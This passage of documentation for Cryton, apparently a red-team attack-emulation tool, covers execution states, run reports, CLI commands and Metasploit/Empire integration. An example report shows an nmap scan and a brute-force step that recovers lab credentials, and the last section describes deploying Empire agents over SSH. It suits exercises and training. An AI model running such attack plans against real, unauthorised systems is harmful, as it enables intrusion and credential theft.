
Parameters

The following table contains a list of output parameters.

Name	Description	Type	Example
state	Current state of the execution.	string	PENDING
start_time	When the execution started.	datetime	2022-07-21T20:37:28.343619Z
pause_time	Time of the last pause.	datetime	2022-07-21T20:37:28.343619Z
finish_time	When the execution finished.	datetime	2022-07-21T20:37:28.343619Z
result	Result of the module execution.	string	OK
output	Received output from the module execution.	string	created session with id 1.
serialized_output	Serializable output from the module execution.	dictionary	{"session_id": 1}
valid	Whether the parameters passed to the module are valid or not.	boolean	true
stage_execution	Stage execution of which it is a part of.	int	1

States

Here is a map of allowed states, transitions, and their description.



PENDING - Every execution starts its lifecycle in this state - it is inactive.

STARTING - Action that requires Worker confirmation is occurring - starting the execution.

RUNNING - Module execution is in progress.

PAUSED - Execution is marked as *PAUSED* if its Stage execution is pausing and only if its about to be executed next.

TERMINATING - If the user decides to kill the execution, it will change its state to *TERMINATING* and wait until the conditions are met.

TERMINATED - Once the module execution is stopped, the execution is marked as *TERMINATED*.

FINISHED - In this state the execution has successfully *FINISHED*.

ERROR - An unexpected error occurred during the execution.

IGNORED - The conditions to start the execution weren't met.

6.3 Reporting

After the Run has successfully ended (or not) you can **generate a report** with every Step's output and result. When you have multiple Plan executions in a single Run (when utilizing multiple Workers), you can compare each execution and use this insight to e.g. score each team in a *cybersecurity exercise*.

The easiest way to generate a report is to use [CLI](#):

```
cryton-cli runs report <ID>
```

Optionally, you can also generate a report for Plan/Stage/Step execution.

You can see an example report here:

```
id: 7
plan_id: 6
plan_name: Basic example
state: FINISHED
schedule_time: null
start_time: '2022-07-21T20:37:27.650142Z'
pause_time: null
finish_time: '2022-07-21T20:37:28.527673Z'
plan_executions:
- id: 7
  plan_name: Basic example
  state: FINISHED
  schedule_time: null
  start_time: '2022-07-21T20:37:27.661100Z'
  finish_time: '2022-07-21T20:37:28.517554Z'
  pause_time: null
  worker_id: 1
  worker_name: e2e-1
  evidence_dir: /tmp/run_7/worker_e2e-1
  stage_executions:
  - id: 7
    stage_name: get-localhost-credentials
    state: FINISHED
    start_time: '2022-07-21T20:37:27.862354Z'
    pause_time: null
    finish_time: '2022-07-21T20:37:28.504804Z'
    schedule_time: '2022-07-21T20:37:27.762581Z'
    step_executions:
    - id: 11
      step_name: check-ssh
      state: FINISHED
      start_time: '2022-07-21T20:37:27.898861Z'
      finish_time: '2022-07-21T20:37:28.276521Z'
      output: ''
      serialized_output:
        stats:
          args: /usr/bin/nmap -oX - -sV -p22 192.168.61.13
          start: '1658386108'
          scanner: nmap
          version: '7.80'
          startstr: Thu Jul 21 06:48:28 2022
          xmloutputversion: '1.04'
        runtime:
          exit: success
          time: '1658386109'
          elapsed: '0.31'
          summary: Nmap done at Thu Jul 21 06:48:29 2022; 1 IP address (1 host up)
            scanned in 0.31 seconds
          timestr: Thu Jul 21 06:48:29 2022
192.168.61.13:
  ports:
  - cpe:
    - cpe:/a:openbsd:openssh:8.4p1
    - cpe:/o:linux:linux_kernel
    state: open
    portid: '22'
    reason: syn-ack
    scripts: []
    service:
      conf: '10'
      name: ssh
      method: probed
      ostype: Linux
      product: OpenSSH
      version: 8.4p1 Debian 5
      extrainfo: protocol 2.0
    protocol: tcp
    reason_ttl: '64'
  state:
    state: up
```

```
    reason: arp-response
    reason_ttl: '0'
  osmatch: {}
  hostname:
  - name: 192.168.61.13
    type: PTR
  macaddress:
    addr: 08:00:27:D4:BF:9E
    vendor: Oracle VirtualBox virtual NIC
    addrtype: mac
  evidence_file: 'No evidence '
  result: OK
  valid: false
- id: 12
  step_name: bruteforce
  state: FINISHED
  start_time: '2022-07-21T20:37:28.343619Z'
  finish_time: '2022-07-21T20:37:28.479002Z'
  output: ''
  serialized_output:
    password: victim
    username: victim
    all_credentials:
      - password: victim
        username: victim
  evidence_file: 'No evidence '
  result: OK
  valid: false
```

7. Interfaces

7.1 CLI

CLI implements capabilities of the Cryton's REST API and can be automated by using custom scripts.

To start the CLI just type `cryton-cli` and the following help page should show:

```
Usage: cryton-cli [OPTIONS] COMMAND [ARGS]...

  A CLI wrapper for Cryton API.

Options:
  -H, --host TEXT      Set Cryton's address (default is localhost).
  -p, --port INTEGER   Set Cryton's address (default is 8000).
  --secure              Set if HTTPS will be used.
  --debug              Show non formatted output.
  --version             Show the version and exit.
  --help               Show this message and exit.

Commands:
  execution-variables  Manage Execution variables from here.
  logs                 Manage Workers from here.
  plan-executions      Manage Plan's executions from here.
  plan-templates       Manage Plan templates from here.
  plans                Manage Plans from here.
  runs                 Manage Runs from here.
  stage-executions     Manage Stage's executions from here.
  stages               Manage Stages from here.
  step-executions      Manage Step's executions from here.
  steps                Manage Steps from here.
  workers              Manage Workers from here.
```

The default Cryton's REST API address and port are **localhost** and **8000**. To override this use `-H` and `-p` options. Optionally use the `--secure` flag to use the *HTTPS* protocol or the `--debug` flag for non-formatted output.

```
cryton-cli -H 127.0.0.1 -p 8000 --secure --debug <your command>
```

To learn about each command's options use:

```
cryton-cli <your command> --help
```

For a better understanding of the results, we highlight the successful ones with **green** and the others with **red**.

7.1.1 execution-variables

Manage Execution variables from here.

Options:

- help (`--help`) - Show this message and exit.

create

Create new execution variable(s) for `PLAN_EXECUTION_ID` from `FILE`.

`PLAN_EXECUTION_ID` IS ID of the desired PlanExecution.

`FILE` is path (can be multiple) to file(s) containing execution variables.

Arguments:

- `PLAN_EXECUTION_ID`
- `FILE`

Options:

- help (`--help`) - Show this message and exit.

delete

Delete Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.

EXECUTION_VARIABLE_ID is ID of the Execution_variable you want to delete.

Arguments:

- EXECUTION_VARIABLE_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Execution variables in Cryton.

Options:

- less (--less) - Show less like output.
- offset (-o , --offset) - The initial index from which to return the results.
- limit (-l , --limit) - Number of results to return per page.
- localize (--localize) - Convert UTC datetime to local timezone.
- parent (-p , --parent) - Filter Execution variables using Plan execution ID.
- parameter_filters (-f , --filter) - Filter results using returned parameters (for example id=1 , name=test , etc.).
- help (--help) - Show this message and exit.

show

Show Execution variable with EXECUTION_VARIABLE_ID saved in Cryton.

EXECUTION_VARIABLE_ID is ID of the Execution variable you want to see.

Arguments:

- EXECUTION_VARIABLE_ID

Options:

- less (--less) - Show less like output.
- localize (--localize) - Convert UTC datetime to local timezone.
- help (--help) - Show this message and exit.

7.1.2 generate-docs

Generate Markdown documentation for CLI.

FILE is path/to/your/file where you want to save the generated documentation.

Arguments:

- FILE

Options:

- layer (-l , --layer) - Highest header level.
- help (--help) - Show this message and exit.

7.1.3 logs

Manage Workers from here.

Options:

- help (--help) - Show this message and exit.

list

List existing Logs in Cryton.

Options:

- less (--less) - Show less like output.
- offset (-o , --offset) - The initial index from which to return the results.
- limit (-l , --limit) - Number of results to return per page.
- parameter_filters (-f , --filter) - Phrase to use to filter the results.
- localize (--localize) - Convert UTC datetime to local timezone.
- help (--help) - Show this message and exit.

7.1.4 plan-executions

Manage Plan's executions from here.

Options:

- help (--help) - Show this message and exit.

delete

Delete Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to delete.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

kill

Kill Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to kill.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Plan's executions in Cryton.

Options:

- less (--less) - Show less like output.
- offset (-o , --offset) - The initial index from which to return the results.
- limit (-l , --limit) - Number of results to return per page.
- localize (--localize) - Convert UTC datetime to local timezone.
- parent (-p , --parent) - Filter Plan executions using Run ID.
- parameter_filters (-f , --filter) - Filter results using returned parameters (for example id=1 , name=test , etc.).
- help (--help) - Show this message and exit.

pause

Pause Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to pause.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

report

Create report for Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to create report for.

Arguments:

- EXECUTION_ID

Options:

- file (-f , --file) - File to save the report to (default is /tmp).
 - less (--less) - Show less like output.
 - localize (--localize) - Convert UTC datetime to local timezone.
 - help (--help) - Show this message and exit.

resume

Resume Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to resume.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

show

Show Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to see.

Arguments:

- EXECUTION_ID

Options:

- less (--less) - Show less like output.
 - localize (--localize) - Convert UTC datetime to local timezone.
 - help (--help) - Show this message and exit.

validate-modules

Validate modules for Plan's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Plan's execution you want to validate modules for.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

7.1.5 plan-templates

Manage Plan templates from here.

Options:

- help (`--help`) - Show this message and exit.

create

Store Plan Template into Cryton.

FILE is path/to/your/file that you want to upload to Cryton.

Arguments:

- FILE

Options:

- help (`--help`) - Show this message and exit.

delete

Delete Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to delete.

Arguments:

- TEMPLATE_ID

Options:

- help (`--help`) - Show this message and exit.

get-template

Get Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to get.

Arguments:

- TEMPLATE_ID

Options:

- file (`-f` , `--file`) - File to save the template to (default is /tmp).
 - less (`--less`) - Show less like output.
 - localize (`--localize`) - Convert UTC datetime to local timezone.
 - help (`--help`) - Show this message and exit.

list

List existing Plan templates in Cryton.

Options:

- less (`--less`) - Show less like output.
 - offset (`-o` , `--offset`) - The initial index from which to return the results.
 - limit (`-l` , `--limit`) - Number of results to return per page.
 - localize (`--localize`) - Convert UTC datetime to local timezone.
 - parameter_filters (`-f` , `--filter`) - Filter results using returned parameters (for example `id=1` , `name=test` , etc.).
 - help (`--help`) - Show this message and exit.

show

Show Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to see.

Arguments:

- TEMPLATE_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

7.1.6 plans

Manage Plans from here.

Options:

- help (`--help`) - Show this message and exit.

create

Fill template PLAN_TEMPLATE_ID with inventory file(s) and save it to Cryton.

PLAN_TEMPLATE_ID is ID of the template you want to fill.

Arguments:

- TEMPLATE_ID

Options:

- inventory_files (`-i`, `--inventory-file`) - Inventory file used to fill the template. Can be used multiple times.
- help (`--help`) - Show this message and exit.

delete

Delete Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to delete.

Arguments:

- PLAN_ID

Options:

- help (`--help`) - Show this message and exit.

execute

Execute Plan saved in Cryton with PLAN_ID on Worker with WORKER_ID and attach it to Run with RUN_ID.

PLAN_ID is ID of the Plan you want to execute.

WORKER_ID is ID of the Plan you want to execute.

RUN_ID is ID of the Run you want to attach this execution to.

Arguments:

- PLAN_ID
- WORKER_ID
- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

get-plan

Get Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to get.

Arguments:

- PLAN_ID

Options:

- file (`-f` , `--file`) - File to save the plan to (default is /tmp).
- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

list

List existing Plans in Cryton.

Options:

- less (`--less`) - Show less like output.
- offset (`-o` , `--offset`) - The initial index from which to return the results.
- limit (`-l` , `--limit`) - Number of results to return per page.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- parameter_filters (`-f` , `--filter`) - Filter results using returned parameters (for example `id=1` , `name=test` , etc.).
- help (`--help`) - Show this message and exit.

show

Show Plan with PLAN_ID saved in Cryton.

PLAN_ID is ID of the Plan you want to see.

Arguments:

- PLAN_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

validate

Validate (syntax check) your FILE with Plan.

FILE is path/to/your/file that you want to validate.

Arguments:

- FILE

Options:

- inventory_files (`-i` , `--inventory-file`) - Inventory file used to fill the template. Can be used multiple times.
- help (`--help`) - Show this message and exit.

7.1.7 runs

Manage Runs from here.

Options:

- help (`--help`) - Show this message and exit.

create

Create new Run with PLAN_ID and WORKER_IDS.

PLAN_ID is ID of the Plan you want to create Run for. (for example 1)

WORKER_IDS is list of IDs you want to use for Run. (1 2 3)

Arguments:

- PLAN_ID
- WORKER_IDS

Options:

- help (`--help`) - Show this message and exit.

delete

Delete Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to delete.

Arguments:

- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

execute

Execute Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to execute.

Arguments:

- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

get-plan

Get plan from Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to get plan from.

Arguments:

- RUN_ID

Options:

- file (`-f`, `--file`) - File to save the plan to (default is /tmp).
- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

kill

Kill Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to kill.

Arguments:

- RUN_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Runs in Cryton.

Options:

- less (--less) - Show 'less' like output.
- offset (-o , --offset) - The initial index from which to return the results.
- limit (-l , --limit) - Number of results to return per page.
- localize (--localize) - Convert UTC datetime to local timezone.
- parameter_filters (-f , --filter) - Filter results using returned parameters (for example `id=1` , `name=test` , etc.).
- help (--help) - Show this message and exit.

pause

Pause Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to pause.

Arguments:

- RUN_ID

Options:

- help (--help) - Show this message and exit.

postpone

Postpone Run saved in Cryton with RUN_ID by HOURS, MINUTES and SECONDS.

RUN_ID is ID of the Run you want to postpone.

HOURS is number of hours.

MINUTES is number of minutes.

SECONDS is number of seconds.

Arguments:

- RUN_ID
- HOURS
- MINUTES
- SECONDS

Options:

- help (--help) - Show this message and exit.

report

Create report for Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to create report for.

Arguments:

- RUN_ID

Options:

- file (`-f`, `--file`) - File to save the report to (default is /tmp).
- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

reschedule

Reschedule Run saved in Cryton with RUN_ID to specified DATE and TIME.

RUN_ID is ID of the Run you want to reschedule.

DATE in format year-month-day (Y-m-d).

TIME in format hours:minutes:seconds (H:M:S).

Arguments:

- RUN_ID
- TO_DATE
- TO_TIME

Options:

- utc_timezone (`--utc-timezone`) - Input time in UTC timezone.
- help (`--help`) - Show this message and exit.

resume

Resume Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to resume.

Arguments:

- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

schedule

Schedule Run saved in Cryton with RUN_ID to specified DATE and TIME.

RUN_ID is ID of the Run you want to schedule.

DATE in format year-month-day (Y-m-d).

TIME in format hours:minutes:seconds (H:M:S).

Arguments:

- RUN_ID
- TO_DATE
- TO_TIME

Options:

- utc_timezone (`--utc-timezone`) - Input time in UTC timezone.
- help (`--help`) - Show this message and exit.

show

Show Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to see.

Arguments:

- RUN_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

unschedule

Unschedule Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to unschedule.

Arguments:

- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

validate-modules

Validate modules for Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to validate modules for.

Arguments:

- RUN_ID

Options:

- help (`--help`) - Show this message and exit.

7.1.8 stage-executions

Manage Stage's executions from here.

Options:

- help (`--help`) - Show this message and exit.

delete

Delete Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to delete.

Arguments:

- EXECUTION_ID

Options:

- help (`--help`) - Show this message and exit.

kill

Kill Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to kill.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Stage's executions in Cryton.

Options:

- less (--less) - Show less like output.
- offset (-o , --offset) - The initial index from which to return the results.
- limit (-l , --limit) - Number of results to return per page.
- localize (--localize) - Convert UTC datetime to local timezone.
- parent (-p , --parent) - Filter Stage executions using Plan execution ID.
- parameter_filters (-f , --filter) - Filter results using returned parameters (for example `id=1` , `name=test` , etc.).
- help (--help) - Show this message and exit.

re-execute

Re-execute Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to kill.

Arguments:

- EXECUTION_ID

Options:

- immediately (--immediately) - Re-execute StageExecution immediately without starting its Trigger.
- help (--help) - Show this message and exit.

report

Create report for Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to create report for.

Arguments:

- EXECUTION_ID

Options:

- file (-f , --file) - File to save the report to (default is /tmp).
- less (--less) - Show less like output.
- localize (--localize) - Convert UTC datetime to local timezone.
- help (--help) - Show this message and exit.

show

Show Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to see.

Arguments:

- EXECUTION_ID

Options:

- less (--less) - Show less like output.
- localize (--localize) - Convert UTC datetime to local timezone.
- help (--help) - Show this message and exit.

7.1.9 stages

Manage Stages from here.

Options:

- help (`--help`) - Show this message and exit.

create

Create Stage from FILE and add it to Plan with PLAN_ID.

PLAN_ID is an ID of the Plan you want to add the Stage to.

FILE is a path to the file containing the Stage template.

Arguments:

- PLAN_ID
- FILE

Options:

- inventory_files (`-i`, `--inventory-file`) - Inventory file used to fill the template. Can be used multiple times.
- help (`--help`) - Show this message and exit.

delete

Delete Stage with STAGE_ID saved in Cryton.

STAGE_ID is ID of the Stage you want to delete.

Arguments:

- STAGE_ID

Options:

- help (`--help`) - Show this message and exit.

list

List existing Stages in Cryton.

Options:

- less (`--less`) - Show less like output.
- offset (`-o`, `--offset`) - The initial index from which to return the results.
- limit (`-l`, `--limit`) - Number of results to return per page.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- parent (`-p`, `--parent`) - Filter Stages using Plan ID.
- parameter_filters (`-f`, `--filter`) - Filter results using returned parameters (for example `id=1`, `name=test`, etc.).
- help (`--help`) - Show this message and exit.

show

Show Stage with STAGE_ID saved in Cryton.

STAGE_ID is ID of the Stage you want to see.

Arguments:

- STAGE_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

start-trigger

Start Stage's trigger with STAGE_ID under Plan execution with PLAN_EXECUTION_ID.

STAGE_ID is an ID of the Stage you want to start.

PLAN_EXECUTION_ID is an ID of the Plan execution you want to set as a parent of the Stage execution.

Arguments:

- STAGE_ID
- PLAN_EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

validate

Validate (syntax check) your FILE with Stage.

FILE is path/to/your/file that you want to validate.

Arguments:

- FILE

Options:

- inventory_files (-i , --inventory-file) - Inventory file used to fill the template. Can be used multiple times.
- dynamic (-D , --dynamic) - If Stage will be used with a dynamic Plan.
- help (--help) - Show this message and exit.

7.1.10 step-executions

Manage Step's executions from here.

Options:

- help (--help) - Show this message and exit.

delete

Delete Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to delete.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

kill

Kill Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to kill.

Arguments:

- EXECUTION_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Step's executions in Cryton.

Options:

- less (`--less`) - Show less like output.
- offset (`-o` , `--offset`) - The initial index from which to return the results.
- limit (`-l` , `--limit`) - Number of results to return per page.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- parent (`-p` , `--parent`) - Filter Step executions using Stage execution ID.
- parameter_filters (`-f` , `--filter`) - Filter results using returned parameters (for example `id=1` , `name=test` , etc.).
- help (`--help`) - Show this message and exit.

re-execute

Re-execute Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to kill.

Arguments:

- EXECUTION_ID

Options:

- help (`--help`) - Show this message and exit.

report

Create report for Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to create report for.

Arguments:

- EXECUTION_ID

Options:

- file (`-f` , `--file`) - File to save the report to (default is /tmp).
- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

show

Show Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to see.

Arguments:

- EXECUTION_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

7.1.11 steps

Manage Steps from here.

Options:

- help (`--help`) - Show this message and exit.

create

Create Step from FILE and add it to Stage with STAGE_ID.

STAGE_ID is an ID of the Stage you want to add the Stage to.

FILE is a path to the file containing the Step template.

Arguments:

- STAGE_ID
- FILE

Options:

- inventory_files (**-i**, **--inventory-file**) - Inventory file used to fill the template. Can be used multiple times.
- help (**--help**) - Show this message and exit.

delete

Delete Step with STEP_ID saved in Cryton.

STEP_ID is ID of the Step you want to delete.

Arguments:

- STEP_ID

Options:

- help (**--help**) - Show this message and exit.

execute

Execute Step with STEP_ID under Stage execution with STAGE_EXECUTION_ID.

STEP_ID is ID of the Step you want to execute.

STAGE_EXECUTION_ID is an ID of the Stage execution you want to set as a parent of the Step execution.

Arguments:

- STEP_ID
- STAGE_EXECUTION_ID

Options:

- help (**--help**) - Show this message and exit.

list

List existing Steps in Cryton.

Options:

- less (**--less**) - Show less like output.
- offset (**-o**, **--offset**) - The initial index from which to return the results.
- limit (**-l**, **--limit**) - Number of results to return per page.
- localize (**--localize**) - Convert UTC datetime to local timezone.
- parent (**-p**, **--parent**) - Filter Steps using Stage ID.
- parameter_filters (**-f**, **--filter**) - Filter results using returned parameters (for example **id=1**, **name=test**, etc.).
- help (**--help**) - Show this message and exit.

show

Show Step with STEP_ID saved in Cryton.

STEP_ID is ID of the Step you want to see.

Arguments:

- STEP_ID

Options:

- less (`--less`) - Show less like output.
- localize (`--localize`) - Convert UTC datetime to local timezone.
- help (`--help`) - Show this message and exit.

validate

Validate (syntax check) your FILE with Step.

FILE is path/to/your/file that you want to validate.

Arguments:

- FILE

Options:

- inventory_files (`-i`, `--inventory-file`) - Inventory file used to fill the template. Can be used multiple times.
- help (`--help`) - Show this message and exit.

7.1.12 workers

Manage Workers from here.

Options:

- help (`--help`) - Show this message and exit.

create

Create new Worker with NAME and save it into Cryton.

NAME of your Worker (will be used to match your Worker). For example: "MyCustomName".

Arguments:

- NAME

Options:

- description (`-d`, `--description`) - Description of your Worker (wrap in "").
- force (`-f`, `--force`) - Ignore, if Worker with the same parameter 'name' exists.
- help (`--help`) - Show this message and exit.

delete

Delete Worker with WORKER_ID saved in Cryton.

WORKER_ID is ID of the Worker you want to delete.

Arguments:

- WORKER_ID

Options:

- help (`--help`) - Show this message and exit.

health-check

Check if Worker with WORKER_ID saved in Cryton is online.

WORKER_ID is ID of the Worker you want to check.

Arguments:

- WORKER_ID

Options:

- help (--help) - Show this message and exit.

list

List existing Workers in Cryton.

Options:

- less (--less) - Show less like output.
 - offset (-o , --offset) - The initial index from which to return the results.
 - limit (-l , --limit) - Number of results to return per page.
 - localize (--localize) - Convert UTC datetime to local timezone.
 - parameter_filters (-f , --filter) - Filter results using returned parameters (for example id=1 , name=test , etc.).
 - help (--help) - Show this message and exit.

show

Show Worker with WORKER_ID saved in Cryton.

WORKER_ID is ID of the Worker you want to see.

Arguments:

- WORKER_ID

Options:

- less (--less) - Show less like output.
 - localize (--localize) - Convert UTC datetime to local timezone.
 - help (--help) - Show this message and exit.

7.2 Frontend

Cryton Frontend provides functionality for interacting with Cryton Core more easily and clearly than by using CLI.

7.2.1 Listing data

You can list all Cryton data by using list pages in the navigation bar. Most important data can be found directly in the dashboard. Each data table provides functionality for sorting and filtering data.

7.2.2 Creating objects

You can create workers, templates, instances, and runs by using create pages in the navigation bar. Every object can be also deleted from its list page.

7.2.3 Template creation

You can create plan templates in the **Plan templates > Create template**. The whole creation process is documented in-app with an introduction page and additional help pages for every creation step.

7.2.4 Run interaction

The front end provides 2 ways to interact with runs. There is a quick interaction menu that you can access in **Runs > List runs** by clicking on a run. The interaction menu will expand under the run. Another way is to click on the eye icon next to the run which will take you to the run's page. There you can also view the current state of the run and its sub-parts, and modify the execution variables for each execution.

Execution timeline

You can view timelines of the run's executions by clicking on the clock icon next to a run on the list runs page or by clicking on the **show timeline** button on the run's page. The timeline shows the start, pause and finish times of the whole execution, stages, and steps. More details can be found in an in-app help page found inside the timeline tab.

7.2.5 Theming

The front end provides two color themes - light and dark. You can switch between them with a toggle button in the top bar.

8. Integrated tools

8.1 Metasploit

Description of [Metasploit](#) functionalities supported by Cryton.

8.1.1 Setup

To be able to use MSF, it must be accessible to the Worker. All you need to do is start the msfrpc(d) module in MSF and set Worker's environment `CRYTON_WORKER_MSFRPCD_*` variables. After that, if you start the Worker and a connection is created, you will see the following message: `Connected to msfrpcd..`

8.1.2 Session management

Cryton allows you to utilize sessions from Metasploit. To learn how, see [session management](#).

8.1.3 MSF listener

Cryton allows creating a Stage that will start an MSF listener on Worker and will wait until it returns a session that matches defined parameters. For more information see [MSF listener in Stage](#).

8.2 Empire

Description of [Empire](#) functionalities supported by Cryton.

functionalities:

1. Deploy empire agents through ssh connection or metasploit session
2. Execute shell scripts or Empire modules on active agents

8.2.1 requirements for usage with Core:

- Installed and running Empire server with version 4.1.0 and above. Installation guide [here](#)
- Installed all main Cryton components, that is [Core](#), [Worker](#) and [Cli](#)
- Empire server needs to be able to communicate with Worker component

